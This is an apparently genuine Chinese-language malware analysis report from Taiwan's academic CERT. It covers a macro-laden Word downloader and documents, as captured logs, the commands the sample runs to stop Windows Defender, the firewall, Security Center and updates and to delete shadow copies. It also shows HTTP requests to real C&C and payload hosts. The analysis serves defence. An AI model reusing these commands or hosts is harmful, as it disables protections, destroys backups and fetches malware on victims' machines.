

個案分析-

內含巨集惡意程式的 Word  
文件事件分析報告

臺灣學術網路危機處理中心團隊(TACERT)製


2016/10

## I. 事件簡介


1. 常見的惡意程式大多習慣以 EXE 或其他類型的執行檔傳播，少部分會有 PDF 或 DOC 等文件檔案類型執行。
2. 本單位取得以副檔名 doc 的文件惡意程式樣本進行測試。
3. 通常這類型的惡意程式會以郵件夾檔方式傳播，並以關聯性高的檔案名稱誘使收件者打開。
4. 該案例檔案名稱以“訂單名稱”為名稱的 word 檔案，以巨集指令執行惡意程式。

## II. 事件檢測

1. 使用 VM 虛擬主機並且為 Windows 7(x64)系統進行隔離環境測試。
2. 取得測試的樣本病毒名稱為“order\_details\_02873828.doc”，為 office 的 word 檔案。



3. 我們先透過 Virustotal 檢測該檔案的偵測比例，為 30/54 的惡意程式。




SHA256: 9143bfc1f4e4524b755c883a3307c8529cc050558dd9c46428762258a3048adc  
檔案名稱: order\_details\_25681225.doc  
偵測率: 30 / 54  
分析日期: 2016-10-03 16:22:46 UTC ( 14 小時, 7 分鐘 前)

分析 | 檔案詳細資料 | 其他資訊 | 評論 (2) | 投票


防毒	結果	更新
AVG	W97M/Dropper.Agent	20161003
Ad-Aware	W97M.Downloader.EKJ	20161003
AhnLab-V3	W97M/Agent	20161003
Arcabit	W97M.Downloader.EKJ	20161003
Avast	Other.Malware-gen [Trj]	20161003
Avira (no cloud)	W2000M/Agent.18220	20161003
BitDefender	W97M.Downloader.EKJ	20161003

4. 實際以 office 2013 開啟該檔案後，整個 word 檔案內容出現一張藍底白

字圖片，告知使用者必須開啟上方的啟用內容功能。




5. 從啟用功能項可以得知，該文件內含有巨集的指令程式，一旦啟用後就會遭受惡意程式感染。
6. 嘗試啟用巨集內容後，winword.exe 開始呼叫背景程式 or219.exe，其路徑位於 ~\appdata\local\temp 底下。



7. 而 or219.exe 會去執行 explorer.exe，透過他去呼叫 cmd.exe 執行其他指令。

1. net.exe 和 net1.exe 將 windows 的防火牆 MpsSvc 停止關閉，而 sc.exe 去關閉防火牆 MpsSvc 的自動啟用功能。



2. net.exe 和 net1.exe 將 Windows 內建的 WinDefender 防毒關閉，而

sc.exe 將 WinDefend 防護自動啟用關閉。

cmd.exe (2644)	icr... WIN-... cmd.exe /c net stop WinDefend
net.exe (3760)	icr... WIN-... net stop WinDefend
netl.exe (1064)	icr... WIN-... C:\Windows\system32\netl stop WinDefend
cmd.exe (2560)	icr... WIN-... cmd.exe /c sc config WinDefend start= disabled
sc.exe (4040)	icr... WIN-... sc config WinDefend start= disabled

8. 此外 or219.exe 還會執行 cmd.exe 將 wscsvc 「資訊安全中心」的服務關閉，sc.exe 將 wscsvc 服務自動啟用關閉。

cmd.exe (376)	icr... WIN-... cmd.exe /c net stop wscsvc
winlogon.exe (428)	icr... NT A... winlogon.exe
net.exe (3092)	icr... WIN-... net stop wscsvc
netl.exe (2596)	icr... WIN-... C:\Windows\system32\netl stop wscsvc
cmd.exe (2480)	icr... WIN-... cmd.exe /c sc config wscsvc start= disabled

9. 此外 or219.exe 還會執行 cmd.exe 將 wuauerv 「自動更新」的服務關閉。

cmd.exe (2968)	icr... WIN-... cmd.exe /c net stop wuauerv
net.exe (2492)	icr... WIN-... net stop wuauerv
netl.exe (2372)	icr... WIN-... C:\Windows\system32\netl stop wuauerv
cmd.exe (3500)	icr... WIN-... cmd.exe /c sc config wuauerv start= disabled
sc.exe (4044)	icr... WIN-... sc config wuauerv start= disabled

10. 此外 or219.exe 還會刪除系統還原和磁碟機現存的快照備份，透過 vssadmin.exe delete shadows 的指令。

ieexplore.exe (2568)	icr... WIN-... "C:\Program Files (x86)\Internet Explorer\ie...
vssadmin.exe (3772)	icr... WIN-... vssadmin.exe delete shadows /all /quiet

11. 從網路行為來看，當開啟惡意 word 檔案的巨集指令時，system 的 svchost 會有對外的網路連線，主要分別為 178.208.78.195、149.56.120.212 和 89.44.47.181。

02:10:20	Added	System	TCP	140.119.1.1:49358	178.208.78.195:80
02:10:20	Added	System	TCP	140.119.1.1:49359	149.56.120.212:80
02:10:20	Added	System	UDP	0.0.0.0:58243	*:*
02:10:20	Added	System	UDP	:::60765	*:*
02:10:20	Removed	System	UDP	0.0.0.0:64334	*:*
02:10:22	Added	System	UDP	0.0.0.0:61654	*:*
02:10:22	Removed	WINWORD.EXE	TCP	140.119.1.1:49333	...
02:10:22	Removed	System	TCP	140.119.1.1:49359	...
02:10:22	Removed	System	UDP	0.0.0.0:58243	*:*
02:10:22	Removed	System	UDP	:::60765	*:*
02:10:24	Added	System	TCP	140.119.1.1:49360	89.44.47.181:80

12. 觀察俄羅斯 178.208.78.195 C&C 的連線封包內容，system 會向該網域 vetomoof.ru/h/gate.php 以 HTTP POST 傳送一串加密文字，嘗試用 urldecoder 解密依然無法成功解析，推測可能是將主機機敏資訊回傳。

```

NetWitness Reconstruction for session ID: 254 ( Source 140.1.1.1 : 49358, Target 178.208.78.195 : 80 )
Time 9/29/2016 14:10:18 to 9/29/2016 14:10:31 Packet Size 2,317 bytes Payload Size 1,633 bytes
Protocol 2048/6/80 - Flags Keep Assembled AppMeta_NetwiredMeta_Packet_Count 13

REQUEST
POST /h/gate.php HTTP/1.1
Accept: */*
accept-Encoding: none
accept-Language: en-US;q=0.8
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0
; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center
PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E)
Host: vetomoof.ru
Content-Length: 108
Connection: Keep-Alive
Cache-Control: no-cache

q06j8h5GmBmQqYKq4LQq1X85cYLxomTgMX8R_bn4ar9_2cFzQJqHgLSS_ypRliEYlA0IjWzW_C48GLrvT
nvMlQs1zMLWH3nWE_SAz5JlJA==

RESPONSE
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Thu, 29 Sep 2016 06:10:19 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.4.45

d4
nPiKzAsTlVe9wbLpmK3GyiUYIK7G1z0oLExQ4+qoI+hWy4VkXmF0fyeyi5Vzn1bn30Pinvd7INnR+nLZ
    
```

13. 此外還會向網域 sorolgoteveng.com 傳送 binary 加密內容，而該網域名稱解析也是相同 IP 178.208.78.195。

```

NetWitness Reconstruction for session ID: 274 ( Source 140.1.1.1 : 49363, Target 178.208.78.195 : 80 )
Time 9/29/2016 14:10:30 to 9/29/2016 14:10:31 Packet Size 1,507 bytes Payload Size 811 bytes
Protocol 2048/6/80 - Flags Keep Assembled AppMeta_NetwiredMeta_Packet_Count 13

REQUEST
POST /zapoy/gate.php HTTP/1.0
Host: sorolgoteveng.com
Accept: */*
Accept-Encoding: identity, *,q=0
Accept-Language: en-US
Content-Length: 205
Content-Type: application/octet-stream
Connection: close
Content-Encoding: binary
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0
; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center
PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E)

RESPONSE
畚蚌屨7P 伎 神樣睜混編始0 )叔9m66榔MB榔 占 " } = - 噪o zZ峨K^ 登 滯l+
e蹠1)ij雜& h;F 砍F mP 號量X持s轄' /p 極1" 32H顧:廚$ 飯濱$
鄺 g 乍J
    
```

14. 此外惡意程式會向斯里蘭卡中繼站 149.56.120.212 下載惡意 dll 檔案 pm.dll，該 dll 檔案可能會對外建立連線。

```

NetWitness Reconstruction for session ID: 6316 ( Source 140.140.140.140 : 49359, Target 149.56.120.212 : 80 )
Time 9/29/2016 14:10:19 to 9/29/2016 14:10:22 Packet Size 75,301 bytes Payload Size 70,301 bytes
Protocol 2048/6/80 Flags Keep-Assembled-AppMeta-NetworkMeta Packet Count 86

GET /wp-content/themes/twentyfourteen/js/pm.dll HTTP/1.1
Accept: */*
accept-Encoding: none
accept-Language: en-US;q=0.8
Content-Type: application/x-www-form-urlencoded
Cache-Control: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0
; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center
PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E)
Host: modajuvenil.info
Connection: Close

HTTP/1.1 200 OK
Date: Thu, 29 Sep 2016 06:10:21 GMT
Server: Apache
Last-Modified: Wed, 28 Sep 2016 10:32:08 GMT
Accept-Ranges: bytes
Content-Length: 69632
Connection: close
Content-Type: application/x-msdownload

MZ  嗜 煥  !碌  !This program cannot be run in DOS mode.
$PEL&桐W!2  喪@芥饑0! .text  ` .rdata瓠@@.dataT=8响 .reloc10
@BU  3 3 3番  ujj  匠U  3 3 3番<  t  u R匠U  3 3 3番j  u
    
```


15. 透過Virustotal 檢測 pm.dll 結果為 48/57 比例的惡意程式，被歸類為木馬病毒的后門程式。

SHA256: ba796b422cb9c2ad35d009167137a4e669468648d78ffd60386b45ab7a8326f1

檔案名稱: pm.dll

偵測率: 48 / 57

分析日期: 2016-10-03 04:46:33 UTC ( 2 天前 )



---

分析 | 檔案詳細資料 | 其他資訊 | 評論 1 | 投票

防毒	結果	更新
ALYac	Generic.PWS.2.25D1AFF5	20160930
AVG	PSW.Generic13.FFK	20161003
AVware	Trojan.Win32.Fareit.j (fs)	20161003
Ad-Aware	Generic.PWS.2.25D1AFF5	20161003
AegisLab	Troj.W32.Gen.IDfK	20161003
AhnLab-V3	Trojan/Win32.Tepfer.N2119227706	20161002

16. 推測由 pm.dll 向羅馬尼亞中繼站 89.44.47.181 嘗試下載惡意程式 inst.exe，然而封包紀錄中得知該連線存取是失敗的，因為出現 404 Not Found 的回應。


```

NetWitness Reconstruction for session ID: 6322 ( Source 140.140.140.140 : 49361, Target 89.44.47.181 : 80 )
Time 9/29/2016 14:10:24 to 9/29/2016 14:10:31 - Packet Size 2,384 bytes - Payload Size 1,862 bytes
Protocol 3048/6/20 - Flags Keep Assembled AppMeta NetworkMeta - Packet Count 0
GET /libraries/joomla/filesystem/archive/inst.exe HTTP/1.1
Accept: */*
accept-Encoding: none
accept-Language: en-US;q=0.8
Content-Type: application/x-www-form-urlencoded
Cache-Control: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0
; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center
PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E)
Host: protoieriaploiesti.ro
Connection: Close


HTTP/1.1 404 Not Found
Cache-Control: private, no-cache, no-store, must-revalidate, max-age=0
Pragma: no-cache
Content-Type: text/html
Content-Length: 1148
Date: Thu, 29 Sep 2016 06:10:24 GMT
Accept-Ranges: bytes
Server: LiteSpeed
Connection: close
    
```

17. 最後觀察惡意程式都會關閉，並沒有常駐於背景，推測是因為最後一步的 inst.exe 沒有下載安裝成功，因此該 word 檔應該只是木馬病毒的 Downloader，如同 Virustotal 的檢測資訊。

### III. 系統流程圖



#### IV. 網路架構圖



1. 使用者無意間開啟含有惡意巨集指令的 word 檔案，機敏資訊被回傳至俄羅斯 C&C。
2. 開始向斯里蘭卡的中繼站下載惡意程式 pm. dll。
3. Pm. dll 為惡意程式 Downloader 開始向羅馬尼亞中繼站下載木馬病毒 inst. exe。
4. 一旦下載安裝成功後，駭客可能就能夠遠端操控。
5. 感染主機可能接收指令對外部進行攻擊。

#### V. 建議與總結

1. 此惡意程式為藏匿於 word 檔案中的巨集指令病毒。
2. 此類病毒通常以垃圾郵件或社交工程郵件中夾帶之文件檔。
3. 當主機執行巨集指令後機敏資料可能就已經外洩。
4. 該檔案只是惡意程式的下載器，會再向其他中繼站下載木馬病毒執行。
5. 該惡意程式會關閉停用系統內的防護，包含防火牆或防毒軟體等服務，以及刪除系統的備份映像，以成功後續動作。



6. Downloader 病毒不一定會成功下載其他惡意程式，因為中繼站存活時間都不長。
7. 一般來說防毒軟體都能夠成功偵測阻擋該類檔案，除非是 APT 客製化過的，可能就會遺漏掉。

